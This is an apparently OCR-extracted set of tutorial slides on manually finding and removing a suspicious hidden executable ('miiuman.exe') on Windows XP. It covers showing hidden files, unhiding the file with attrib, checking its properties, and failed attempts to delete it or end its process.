
You can apply the view (such as Details or Tiles) that you are using for this folder to all folders.

Advanced settings:

- ☑ Display file size information in folder tips
- ☑ Display simple folder view in Explorer's Folders list
- ☐ Display the contents of system folders
- ☑ Display the full path in the address bar
- ☐ Display the full path in the title bar
- ☐ Do not cache thumbnails
- Hidden files and folders
  - ○ Do not show hidden files and folders
  - ● Show hidden files and folders
- ☐ Hide extensions for known file types
- ☐ Hide protected operating system files (Recommended)
- ☐ Launch folder windows in a separate process

Looking for Suspicious Files

Still not showing up?!?




Address: C:\Documents and Settings\Administrator

- Config.Msi
- Documents and Settings
  - Administrator
    - Application Data
    - Cookies
    - Desktop
    - Favorites
    - IETldCache
    - Local Settings
      - Application Data
        - Google
          - Chrome
            - Application
            - User Data
              - Default


Name	Size	Type
Application Data		File Folder
Desktop		File Folder
Favorites		File Folder
Local Settings		File Folder
My Documents		File Folder
My Recent Documents		File Folder
NetHood		File Folder
PrintHood		File Folder
SendTo		File Folder
Start Menu		File Folder
Templates		File Folder
WINDOWS		File Folder
NTUSER.DAT	1,024 KB	DAT File
ntuser.dat.LOG	232 KB	Text Document

Looking for Suspicious Files


Run
?
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open:
OK
Cancel
Browse...


Open: cmd

Unhide using ATTRIB (command line app)



```
C:\>cd "Documents and Settings\Administrator"

C:\Documents and Settings\Administrator>attrib
   SHR      C:\Documents and Settings\Administrator\miiuman.exe
A    H      C:\Documents and Settings\Administrator\NTUSER.DAT
A    H      C:\Documents and Settings\Administrator\ntuser.dat.LOG
   SH       C:\Documents and Settings\Administrator\ntuser.ini

C:\Documents and Settings\Administrator>attrib -h -s -r "C:\Documents and Settin
gs\Administrator\miiuman.exe"

C:\Documents and Settings\Administrator>attrib
            C:\Documents and Settings\Administrator\miiuman.exe
A    H      C:\Documents and Settings\Administrator\NTUSER.DAT
A    H      C:\Documents and Settings\Administrator\ntuser.dat.LOG
   SH       C:\Documents and Settings\Administrator\ntuser.ini

C:\Documents and Settings\Administrator>
```

Looking for Suspicious Files



Address: C:\Documents and Settings\Administrator

Folders:
- Config.Msi
- Documents and Settings
  - Administrator
    - Application Data
    - Cookies
    - Desktop
    - Favorites
    - IETldCache
    - Local Settings
      - Application Data
        - Google
          - Chrome
            - Application
            - User Data
              - Default

Name:
- Application Data
- Desktop
- Favorites
- Local Settings
- My Documents
- My Recent Documents
- NetHood
- PrintHood
- SendTo
- Start Menu
- Templates
- WINDOWS
- NTUSER.DAT
- ntuser.dat.LOG
- miiuman.exe

miiuman.exe Properties

General | Version | Compatibility | Security | Summary

miiuman.exe

Type of file: Application
Description: miiuman


Location: C:\Documents and Settings\Administrator
Size: 380 KB (389,120 bytes)
Size on disk: 380 KB (389,120 bytes)

Created: Today, August 08, 2012, 10:13:01 AM
Modified: Today, August 08, 2012, 10:13:01 AM
Accessed: Today, August 08, 2012, 10:37:12 AM

Attributes: □ Read-only □ Hidden Advanced...

OK Cancel Apply

Looking for Suspicious Files



miiuman.exe Properties

File version: 1.0.0.0

Description:


Copyright:


Other version information

Item name:
- File Version
- Internal Name
- Language
- Original File name
- Product Name
- Product Version

Value: 1.00

Removal: Attempt to Delete File





Cannot delete miiuman: Access is denied.

Make sure the disk is not full or write-protected and that the file is not currently in use.

Removal: Attempt to Terminate Process





Image Name	User Name	CPU	Mem Usage
taskmgr.exe	Administrator	02	4,452 K
svchost.exe	SYSTEM	00	4,356 K
miiuman.exe		02	4,756 K
ctfmon.exe		00	3,088 K
GoogleUpdate.exe		00	1,736 K
mspaint.exe		00	1,076 K
VMwareUser.exe		00	5,264 K
VMwareTray.exe		00	3,212 K
spoolsv.exe	SYSTEM	00	5,500 K
explorer.exe	Administrator	00	24,124 K
svchost.exe	LOCAL SERVICE	00	3,904 K
cmd.exe	Administrator	00	2,876 K
alg.exe	LOCAL SERVICE	00	3,580 K




WARNING: Terminating a process can cause undesired results including loss of data and system instability. The process will not be given the chance to save its state or data before it is terminated. Are you sure you want to terminate the process?

Unfortunately Fails to Terminate

Removal: Attempt to Delete File

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager

